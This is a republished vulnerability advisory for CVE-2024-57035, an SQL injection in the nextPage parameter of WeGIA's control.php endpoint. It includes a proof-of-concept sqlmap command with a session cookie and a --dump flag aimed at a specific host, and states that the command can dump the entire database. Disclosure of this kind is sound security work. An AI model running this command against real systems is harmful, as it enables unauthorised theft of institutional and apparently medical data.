One minute
CVE-2024-57035: SQL Injection Vulnerability in nextPage Parameter on control.php Endpoint
⚠ Replicated advisory. This post reproduces an advisory originally researched and published under the CVE Hunters. It is republished here for reference. The original disclosure followed coordinated vulnerability disclosure and the rules of the CVE Program.
🔗 Original advisory: https://www.cvehunters.com/p/cve-2024-57035/
📋 CVE record: CVE-2024-57035
CVE Publication: https://www.cve.org/CVERecord?id=CVE-2024-57035
Vendor
WeGIA (Web Gerenciador Institucional) is an integrated management system licensed under the GNU GPL v3.0, designed to enhance administration, control, and transparency for institutions.
https://sol.sbc.org.br/index.php/latinoware/article/view/31544
Affected Product Code Base
WeGIA < v3.2.0
Vulnerability Description
A SQL Injection vulnerability was identified in the endpoint /control.php, specifically in the parameter nextPage. This vulnerability allows the execution of arbitrary SQL commands, compromising the confidentiality, integrity, and availability of the database.
POC
Using SQL Map:
sqlmap -u "https://comfirewall.wegia.org:8000/WeGIA/controle/control.php?metodo=listarUm&nomeClasse=SaudeControle&nextPage=../html/saude/profile_paciente.php?id_fichamedica=1&id=1" --dbms=mysql --cookie="_ga_F8DXBXLV8J=GS1.1.1733782455.11.1.1733782568.60.0.0; _ga=GA1.1.552051356.1730893405; PHPSESSID=tc79og6t5lr33d4tjv7ct1o9pg" --dump


Using sqlmap an attacker could dump the entire database information from WeGIA.
References
https://github.com/nilsonLazarin/WeGIA/issues/827
https://github.com/LabRedesCefetRJ/WeGIA/
Discoverer

By: CVE-Hunters